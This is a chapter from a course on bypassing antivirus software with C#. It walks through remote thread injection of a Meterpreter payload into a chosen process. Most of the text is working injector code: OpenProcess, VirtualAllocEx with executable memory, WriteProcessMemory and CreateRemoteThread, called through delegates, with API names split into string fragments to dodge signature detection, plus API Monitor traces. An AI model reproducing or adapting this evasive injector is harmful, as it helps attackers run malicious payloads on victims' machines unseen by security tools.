

Chapter 14 : C# Delegate & Remote Thread Injection Technique (PART2)

Simple C# codes and calling API Functions


In previous Part1 of this chapter we talked about “Remote Thread Injection”, now I want to talk about this Technique via C# Delegates codes, .NET Delegate Method Explained by Microsoft like this:

- “A delegate is a type that represents references to methods with a particular parameter list and return type. When you instantiate a delegate, you can associate its instance with any method with a compatible signature and return type. You can **[invoke or call]** the method through the delegate instance.”
- Note: In the context of method overloading, the signature of a method does not include the return value. But in the context of delegates, the signature does include the return value. In other words, **a method must have the same return type as the delegate.**

Now let me talk about simple examples for Delegate & API Functions or Methods...

1.Calling Native API Functions Via C# Method + Delegate Technique

as Microsoft said about Delegate, you can **Call/Invoke** a Method through the delegate instance so in the “Picture 1” you can see in the Code “**NativePayload_Tld.cs**” we have a Method with name “**_Step1_**” and in the line 162 we have delegate for step1 with name “**MyDelegate_Step1**” and this delegate has same Signature & Return type also same args with “**_Step1_**”



```
161 }
162 public delegate IntPtr MyDelegate_Step1(int a , string b);
163 public delegate IntPtr MyDelegate_Step2(IntPtr a, int p);
164 public delegate bool MyDelegate_Step3(IntPtr H, IntPtr P, byte[] pay);
165 public delegate IntPtr MyDelegate_Step4(IntPtr H, IntPtr HA);
166
167 static void Main(string[] args)
168 {
169     Console.WriteLine();
170     Console.ForegroundColor = ConsoleColor.DarkGray;
171     Console.WriteLine("NativePayload_Tld , Published by Damon");
172     Console.ForegroundColor = ConsoleColor.Gray;
173     Console.WriteLine("NativePayload_Tld Thread Injection into");
174     Console.WriteLine();
175     Console.ReadKey();
176     string[] X = args[1].Split(',');
177     int Injection_to_PID = (Convert.ToInt32(args[0]));
178
179     byte[] Xpayload = new byte[X.Length];
180
181     for (int i = 0; i < X.Length;)
182     {
183         Xpayload[i] = Convert.ToByte(X[i], 16);
184         i++;
185     }
186
187     MyDelegate_Step1 Step1_Method = new MyDelegate_Step1(DelCLSIInvoke_Step1);
188     MyDelegate_Step2 Step2_Method = new MyDelegate_Step2(DelCLSIInvoke_Step2);
189     MyDelegate_Step3 Step3_Method = new MyDelegate_Step3(DelCLSIInvoke_Step3);
190     MyDelegate_Step4 Step4_Method = new MyDelegate_Step4(DelCLSIInvoke_Step4);
191     Console.WriteLine();
192     IntPtr H = Step1_Method.Invoke(Convert.ToInt32(args[0]), args[1]);
193     Console.ForegroundColor = ConsoleColor.DarkGray;
194     Console.WriteLine("Step1 Delegate.Invoke()");
195     Console.ForegroundColor = ConsoleColor.Cyan;
196     Console.WriteLine("{0}", H.ToString("X8"));
197     Console.ForegroundColor = ConsoleColor.DarkGray;
198     Console.WriteLine("IntPtr Done.");
199     Console.ForegroundColor = ConsoleColor.White;
200     Console.WriteLine(" [API::OpenProcess]");
201     Console.WriteLine();
202 }
```

```
public static IntPtr _Step1(int XprocID, string Xcode)
{
    string[] X = Xcode.Split(',');
    int Injection_to_PID = XprocID;
    Console.ForegroundColor = ConsoleColor.DarkGray;
    Console.WriteLine("[!] Injection Started Time {0}", DateTime.Now.ToString());
    Console.WriteLine("[!] Payload Length {0}", X.Length.ToString());
    Console.ForegroundColor = ConsoleColor.DarkCyan;
    Console.WriteLine("> Injecting Meterpreter Payload to ");
    Console.ForegroundColor = ConsoleColor.Cyan;
    Console.WriteLine("{0}:{1} ", Process.GetProcessById(Injection_to_PID).ProcessName, Process.GetProcessById(Injection_to_PID).Id);
    Console.ForegroundColor = ConsoleColor.DarkCyan;
    Console.WriteLine("Process");
    Console.ForegroundColor = ConsoleColor.DarkGray;
    Console.WriteLine();
    Console.WriteLine("[!] Thread Injection Done Time {0}", DateTime.Now.ToString());
    Console.WriteLine();
    IntPtr x = OpenProcess(ProcessAccessFlags.All, false, Injection_to_PID);
    return x;
}
```

Picture 1: Delegate & C# Methods

as you can see in the C# Method “**_Step1_**” our Native API “**OpenProcess**” called so in this case in my code this API Function called **Indirect** with C# Method “**_Step1_**”

in the line 186 you can see my Delegate “**MyDelegate_Step1**” is equal with C# Method “**DelCLSIInvoke_Step1_**”

Now that means: “**C# Delegate Step1_Method = C# Method _Step1_**”

Simply now we can Call or Invoke This C# Method via Delegate Variable “Step1_Method”, as you can see in the line 191 this Method Called or Invoked by Delegate. This means API “**OpenProcess**” now Called by C# Method.

In this code “**NativePayload_Tld.cs**” API Functions Imported from “**Kernelbase.dll**” instead “**Kernel32.dll**” to C# Code by **[DllImport(“Kernelbase.dll”)]** , But you can use “**Kernel32.dll**” too, for “**NtOpenProcess**” you need to import “**Ntdll.dll**”.

Course : Bypassing Anti Viruses by C#.NET Programming

Part 1 (C#.NET Tricks and Techniques) , Chapter 14 : C# Delegate & Remote Thread Injection Technique (Part2)

```
// [DllImport("kernel32.dll")]
[DllImport("kernelbase.dll")]

1 reference
public static extern IntPtr OpenProcess(ProcessAccessFlags dwDesiredAccess, bool bInheritHandle, int dwProcessId);

[DllImport("kernelbase.dll")]
2 references
public static extern bool CloseHandle(IntPtr hObject);

[DllImport("kernel32.dll")]
[DllImport("kernelbase.dll")]

1 reference
public static extern bool WriteProcessMemory(IntPtr hProcess, IntPtr lpBaseAddress, byte[] lpBuffer, uint nSize, out UIntPtr lpNumberOfBytesWritten);

// [DllImport("kernel32.dll")]
[DllImport("kernelbase.dll")]

1 reference
public static extern IntPtr VirtualAllocEx(IntPtr hProcess, IntPtr lpAddress, uint dwSize, AllocationType flAllocationType, MemoryProtection flProtect);

// [DllImport("kernel32.dll")]
[DllImport("kernelbase.dll")]
1 reference
public static extern IntPtr CreateRemoteThread(IntPtr hProcess, IntPtr lpThreadAttributes, uint dwStackSize, IntPtr lpStartAddress, IntPtr lpParam,
```

Code1: Remote Thread Injection Technique & imported Dll by [DllImport("kernelbase.dll")]

In the next “Picture 2” you can see we have same attack in memory with different code, in this case we don't have [DllImport("Kernelbase.dll")], Which means in this case Native API Functions was not Imported by this code so our signature code for this attack “Remote Thread Injection” now is different.

Note: Some Anti-viruses flagged these codes [DllImport("Kernel32.dll")] with “CreateRemoteThread” which you can see in “Code1:” as Malware Behavior/Code (if called, even with/without Delay).

2.Calling Native API Functions Directly + Delegate Technique (without using [DllImport("Kernel32.dll")])

in this method you can call API Functions without using DllImport for “Kernel32.dll” or “kernelbase.dll” but still you need these DLL Files so we have Different Technique to call these API Functions.

We can use (C# Delegate & UnmanagedFunctionPointer + GetDelegateForFunctionPointer) for call API Functions.

In this method you need to use UnmanagedFunctionPointer instead DllImport and make a Delegate with this code which you can see in the “Picture 2” something like this:

Without DllImport (this method):

```
[UnmanagedFunctionPointer(CallingConvention.Cdecl)]
private delegate IntPtr call_OpenProcess(int dwDesiredAccess, bool bInheritHandle, int dwProcessId);
```

With DllImport (previous method):

```
[DllImport("Kernel32.dll")]
public static extern IntPtr OpenProcess(int dwDesiredAccess, bool bInheritHandle, int dwProcessId);

1 IntPtr DLLFile = LoadLibrary("c:\\windows\\system32\\kernel32.dll");
2 /// step1
3 IntPtr FunctionCall_01 = GetProcAddress(DLLFile, "OpenProcess");
4 call_OpenProcess FunctionCall_01_Del = (call_OpenProcess)Marshal.GetDelegateForFunctionPointer(FunctionCall_01, typeof(call_OpenProcess));
5 IntPtr Result_01 = FunctionCall_01_Del(All, false, Injection_to_PID);
```

with “line number 1” & LoadLibrary() function you will have Pointer to this DLL from “disk” this is kind of DllImport code but you need to call something in this dll file which is “kernel32.dll” or you can use “Kernelbase.dll” too. So we need to call “OpenProcess” & get the pointer of that, so you can do this by Code line “number 3” via GetProcAddress() function, now you have FunctionCall_01 Pointer or (IntPtr).

Next step is using Delegate + IntPtr variable to call API Function via Delegate “Directly”, which this delegate FunctionCall_01_Del will make by same signature with OpenProcess API Function.


```
call_OpenProcess FunctionCall_01_Del = (call_OpenProcess)Marshal.GetDelegateForFunctionPointer(FunctionCall_01, typeof(call_OpenProcess));
```

in this time with GetDelegateForFunctionPointer you will make simple Delegate from “OpenProcess”, that means in C# you Created FunctionCall_01_Del which is exactly like “OpenProcess”, now FunctionCall_01_Del is equal with API Function “OpenProcess” and you can Call/Invoke that: ==> FunctionCall_01_Del() = OpenProcess()

How can CALL or Invoke This Delegate or API Function Directly? with code “line number 5” simply, With calling Delegate() with Arguments you can “Call” or “Invoke” API Function via Delegate Directly:

```
IntPtr Result_01 = FunctionCall_01_Del(All, false, Injection_to_PID);
```

so in this Method like “Picture 2” we have Delegate() as Function or Method to call which exactly is same to Call API Function but in Previous method we did not have Delegate and We call this API Function like “Picture 1” via Method “_Step1_”.



```
public static extern IntPtr LoadLibrary(string DLLFile);
[DllImport("kernel32.dll")]
4 references
public static extern IntPtr GetProcAddress(IntPtr hModule, string procedureName);

[UnmanagedFunctionPointer(CallingConvention.Cdecl)]
private delegate IntPtr call_OpenProcess(int dwDesiredAccess, bool bInheritHandle, int dwProcessId);
[UnmanagedFunctionPointer(CallingConvention.Cdecl)]
private delegate IntPtr call_VirtualAllocEx(IntPtr hProcess, IntPtr lpAddress, uint dwSize, AllocationType
// ...

IntPtr DLLFile = LoadLibrary("c:\\win + \"dows\\sy\" + \"stem32\\k\" + \"ernel\" + \"32\" + \".\" + \"d1\" + \"1\"");

/// step1
IntPtr FunctionCall_01_ptr = GetProcAddress(DLLFile, "O"+"penProcess");
call_OpenProcess FunctionCall_01_Del = (call_OpenProcess)Marshal.GetDelegateForFunctionPointer(FunctionCall_01_ptr, typeof(call_OpenProcess));
IntPtr Result_01 = FunctionCall_01_Del(All, false, Injection_to_PID);
System.Threading.Thread.Sleep(5000);
/// step2
IntPtr FunctionCall_02_ptr = GetProcAddress(DLLFile, "Virtual"+"Alloc"+"Ex");
call_VirtualAllocEx FunctionCall_02_Del = (call_VirtualAllocEx)Marshal.GetDelegateForFunctionPointer(FunctionCall_02_ptr, typeof(call_VirtualAllocEx));
IntPtr Result_02 = FunctionCall_02_Del(Result_01, IntPtr.Zero, (uint)Xpayload.Length, AllocationType.Commit, MemoryProtection.ExecuteReadWrite);
System.Threading.Thread.Sleep(5000);
/// step3
UIntPtr _out = UIntPtr.Zero;
IntPtr FunctionCall_03_ptr = GetProcAddress(DLLFile, "W"+"rite"+"Process"+"Memory");
call_WriteProcessMemory FunctionCall_03_Del = (call_WriteProcessMemory)Marshal.GetDelegateForFunctionPointer(FunctionCall_03_ptr, typeof(call_WriteProcessMemory));
bool Result_03 = FunctionCall_03_Del(Result_01, Result_02, Xpayload, (uint)Xpayload.Length, out _out);
System.Threading.Thread.Sleep(5000);
IntPtr Result_04 = IntPtr.Zero;
/// step4
uint xTid = 0;
IntPtr FunctionCall_04_ptr = GetProcAddress(DLLFile, "Create"+"Rem"+"ote"+"Thread");
call_CreateRemoteThread FunctionCall_04_Del = (call_CreateRemoteThread)Marshal.GetDelegateForFunctionPointer(FunctionCall_04_ptr, typeof(call_CreateRemoteThread));
Result_04 = FunctionCall_04_Del(Result_01, IntPtr.Zero, 0, Result_02, IntPtr.Zero, 0, out xTid);
System.Threading.Thread.Sleep(2000);

Console.ForegroundColor = ConsoleColor.DarkGreen;
Console.WriteLine("[!] kernel32.dll Delegate.Result["]; Console.ForegroundColor = ConsoleColor.Yellow; Console.WriteLine("{0}", Result_01.ToString("X8"));
Console.ForegroundColor = ConsoleColor.DarkGreen; Console.WriteLine(" <=> OpenProcess <= GetDelegateForFunctionPointer["); Console.ForegroundColor = ConsoleColor.Yellow;
Console.WriteLine("{0}", FunctionCall_01_ptr.ToString("X8")); Console.ForegroundColor = ConsoleColor.DarkGreen; Console.WriteLine("]");

Console.ForegroundColor = ConsoleColor.DarkGreen;
Console.WriteLine("[!] kernel32.dll Delegate.Result["]; Console.ForegroundColor = ConsoleColor.Yellow; Console.WriteLine("{0}", Result_02.ToString("X8"));
Console.ForegroundColor = ConsoleColor.DarkGreen; Console.WriteLine(" <=> VirtualAllocEx <= GetDelegateForFunctionPointer["); Console.ForegroundColor = ConsoleColor.Yellow;
Console.WriteLine("{0}", FunctionCall_02_ptr.ToString("X8")); Console.ForegroundColor = ConsoleColor.DarkGreen; Console.WriteLine("]");

Console.ForegroundColor = ConsoleColor.DarkGreen;
Console.WriteLine("[!] kernel32.dll Delegate.Result["]; Console.ForegroundColor = ConsoleColor.Yellow; Console.WriteLine("{0}", Result_03.ToString());
Console.ForegroundColor = ConsoleColor.DarkGreen; Console.WriteLine(" <=> WriteProcessMemory <= GetDelegateForFunctionPointer["); Console.ForegroundColor = ConsoleColor.Yellow;
Console.WriteLine("{0}", FunctionCall_03_ptr.ToString("X8")); Console.ForegroundColor = ConsoleColor.DarkGreen; Console.WriteLine("]");

Console.ForegroundColor = ConsoleColor.DarkGreen;
Console.WriteLine("[!] kernel32.dll Delegate.Result["]; Console.ForegroundColor = ConsoleColor.Yellow; Console.WriteLine("{0}", Result_04.ToString("X8"));
Console.ForegroundColor = ConsoleColor.DarkGreen; Console.WriteLine(" <=> CreateRemoteThread <= GetDelegateForFunctionPointer["); Console.ForegroundColor = ConsoleColor.Yellow;
Console.WriteLine("{0}", FunctionCall_04_ptr.ToString("X8")); Console.ForegroundColor = ConsoleColor.DarkGreen; Console.WriteLine("]");
Console.ForegroundColor = ConsoleColor.Gray;

Console.WriteLine();
/// close
CloseHandle(Result_04);
CloseHandle(Result_01);
```

Picture 2: Method2 for Calling API Functions via Invoking Delegate Directly & Remote Thread Injection Technique

As you can see with this Simple Method you can call API Functions via Invoking Delegates very simple.

Now in the next “Picture 3” you can see call/invoking API Functions **without** Delegate Technique, which we talked about that in the Previous “Part1 of Chapter14” and with API Monitor Tool you can See API function called by your Code...

Part 1 (C#.NET Tricks and Techniques) , Chapter 14 : C# Delegate & Remote Thread Injection Technique (Part2)



“NativePayload_Tinjection.cs” API Monitor:

-
- Course Author/Publisher : **Damon Mohammadbagher**

Course : Bypassing Anti Viruses by C#.NET Programming

Part 1 (C#.NET Tricks and Techniques) , Chapter 14 : C# Delegate & Remote Thread Injection Technique (Part2)

in the next “Picture 4” you can see we have **almost same** APIs in the list, these APIs Called by “**NativePayload_Tinjection2.cs**” which is our Method we talked about that in this “Part2 of Chapter-14” for Calling API Function Directly via Delegate technique.

The screenshot displays the Visual Studio IDE with the NativePayload_Tinjection2.exe process list on the left and the NativePayload_Tinjection2.cs code on the right. The process list shows various API calls made by the application, including LoadLibrary, GetProcAddress, GetCurrentProcess, FlushInstructionCache, VirtualAlloc, VirtualFree, NtAllocateVirtualMemory, NtFreeVirtualMemory, NtOpenProcess, SleepEx, NtDelayExecution, WriteProcessMemory, NtQueryVirtualMemory, NtWriteVirtualMemory, and CreateRemoteThread. The code on the right shows the implementation of these API calls using delegates and remote threads.

#	Time	Module	API	Return Value	
4...	12:4...	3	clr.dll	GetProcAddress (0x00007ffc6a50000, "LoadLibrary")	NULL
4...	12:4...	3	clr.dll	GetProcAddress (0x00007ffc6a50000, "LoadLibraryA")	
4...	12:4...	3	clr.dll	GetCurrentProcess ()	
4...	12:4...	3	clr.dll	FlushInstructionCache (GetCurrentProcess(), 0x00007ffc6d2704c0, 1	
4...	12:4...	3	clr.dll	GetProcAddress (0x00007ffc6a50000, "WideCharToMultiByte")	
4...	12:4...	3	clr.dll	LoadLibraryA ("c:\windows\system32\kernel32.dll")	
4...	12:4...	3	KERNELBASE.dll	..._stricmp ("c:\windows\system32\kernel32.dll", "twain_32.dll")	
4...	12:4...	3	clr.dll	VirtualAlloc (NULL, 65536, MEM_COMMIT, PAGE_READWRITE)	
4...	12:4...	3	KERNELBASE.dll	...NtAllocateVirtualMemory (GetCurrentProcess(), 0x000000316ad5	
4...	12:4...	3	clr.dll	VirtualFree (0x000002192a4a0000, 0, MEM_RELEASE)	
4...	12:4...	3	KERNELBASE.dll	...NtFreeVirtualMemory (GetCurrentProcess(), 0x000000316ad5d38	
4...	12:4...	3	clr.dll	GetProcAddress (0x00007ffc6a50000, "GetProcAddress")	
4...	12:4...	3	clr.dll	GetCurrentProcess ()	
4...	12:4...	3	clr.dll	FlushInstructionCache (GetCurrentProcess(), 0x00007ffc6d2704d0, 1	
4...	12:4...	3	clr.dll	GetProcAddress (0x00007ffc6a50000, "OpenProcess")	
4...	12:4...	3	clr.dll	VirtualAlloc (0x00007ffc6d272000, 4096, MEM_COMMIT, PAGE_EXEC	
4...	12:4...	3	KERNELBASE.dll	...NtAllocateVirtualMemory (GetCurrentProcess(), 0x000000316ad5	
4...	12:4...	3	clr.dll	OpenProcess (STANDARD_RIGHTS_ALL PROCESS_CREATE_PROCESS	
4...	12:4...	3	KERNELBASE.dll	...NtOpenProcess (0x000000316ad5e678, STANDARD_RIGHTS_ALL	
4...	12:4...	3	clr.dll	SleepEx (5000, TRUE)	
4...	12:4...	3	KERNELBASE.dll	...NtDelayExecution (TRUE, 0x000000316ad5e4c0)	
4...	12:4...	3	clr.dll	GetProcAddress (0x00007ffc6a50000, "VirtualAllocEx")	
4...	12:4...	3	clr.dll	VirtualAllocEx (0x0000000000000338, NULL, 510, MEM_COMMIT, PAG	
4...	12:4...	3	KERNELBASE.dll	...NtAllocateVirtualMemory (0x0000000000000338, 0x000000316ad	
4...	12:4...	3	clr.dll	SleepEx (5000, TRUE)	
4...	12:4...	3	KERNELBASE.dll	...NtDelayExecution (TRUE, 0x000000316ad5e4c0)	
4...	12:4...	3	clr.dll	GetProcAddress (0x00007ffc6a50000, "WriteProcessMemory")	
4...	12:4...	3	clr.dll	VirtualAlloc (NULL, 65536, MEM_COMMIT, PAGE_READWRITE)	
4...	12:4...	3	KERNELBASE.dll	...NtAllocateVirtualMemory (GetCurrentProcess(), 0x000000316ad5	
4...	12:4...	3	clr.dll	VirtualFree (0x000002192a4a0000, 0, MEM_RELEASE)	
4...	12:4...	3	KERNELBASE.dll	...NtFreeVirtualMemory (GetCurrentProcess(), 0x000000316ad571	
4...	12:4...	3	clr.dll	WriteProcessMemory (0x0000000000000338, 0x000001be97780000, 0	
4...	12:4...	3	KERNELBASE.dll	...NtQueryVirtualMemory (0x0000000000000338, 0x000001be97780	
4...	12:4...	3	KERNELBASE.dll	...NtWriteVirtualMemory (0x0000000000000338, 0x000001be97780	
4...	12:4...	3	clr.dll	SleepEx (5000, TRUE)	
4...	12:4...	3	KERNELBASE.dll	...NtDelayExecution (TRUE, 0x000000316ad5e4c0)	
4...	12:4...	3	clr.dll	GetProcAddress (0x00007ffc6a50000, "CreateRemoteThread")	
4...	12:4...	3	clr.dll	VirtualAlloc (NULL, 65536, MEM_COMMIT, PAGE_READWRITE)	
4...	12:4...	3	KERNELBASE.dll	...NtAllocateVirtualMemory (GetCurrentProcess(), 0x000000316ad5	
4...	12:4...	3	clr.dll	VirtualFree (0x000002192a4a0000, 0, MEM_RELEASE)	
4...	12:4...	3	KERNELBASE.dll	...NtFreeVirtualMemory (GetCurrentProcess(), 0x000000316ad5d718, 0x000000316ad5d710, MEM_RELEASE)	STATUS_SUCCESS

```
89 // IntPtr DLLFile = LoadLibrary("c:\\win + "dows\\sy" + "stem32\\
90 //IntPtr DLLFile = LoadLibrary("c:\\win + "dows\\sy" + "stem32\\
91
92 IntPtr DLLFile = LoadLibrary(@"c:\windows\system32\kernel32.dll");
93 /// step1
94 IntPtr FunctionCall_01 = GetProcAddress(DLLFile, "O"+"penProcess");
95 call_OpenProces FunctionCall_01_Del = (call_OpenProces)Marshal.GetDeleg
96 IntPtr Result_01 = FunctionCall_01_Del(All, false, Injection_to_PID);
97 System.Threading.Thread.Sleep(5000);
98 /// step2
99 IntPtr FunctionCall_02 = GetProcAddress(DLLFile, "Virtual"+"Alloc"+"Ex"
100 call_VirtualAllocEx FunctionCall_02_Del = (call_VirtualAllocEx)Marshal.
101 IntPtr Result_02 = FunctionCall_02_Del(Result_01, IntPtr.Zero, (uint)Xp
102 System.Threading.Thread.Sleep(5000);
103 /// step3
104 UIntPtr _out = UIntPtr.Zero;
105 IntPtr FunctionCall_03 = GetProcAddress(DLLFile, "W"+"rite"+"Process"+"
106 call_WriteProcessMemory FunctionCall_03_Del = (call_WriteProcessMemory)
107 bool Result_03 = FunctionCall_03_Del(Result_01, Result_02, Xpayload, (U
108 System.Threading.Thread.Sleep(5000);
109 IntPtr Result_04 = IntPtr.Zero;
110 /// step4
111 uint xTid = 0;
112 IntPtr FunctionCall_04 = GetProcAddress(DLLFile, "Create"+"Rem"+"ote"+"
113 call_CreateRemoteThread FunctionCall_04_Del = (call_CreateRemoteThread)
114 Result_04 = FunctionCall_04_Del(Result_01, IntPtr.Zero, 0, Result_02, I
115 System.Threading.Thread.Sleep(2000);
116
117 Console.ForegroundColor = ConsoleColor.DarkGreen;
```

Picture 4: Calling API Functions Directly Delegate Technique (Part 2 of chapter-14)

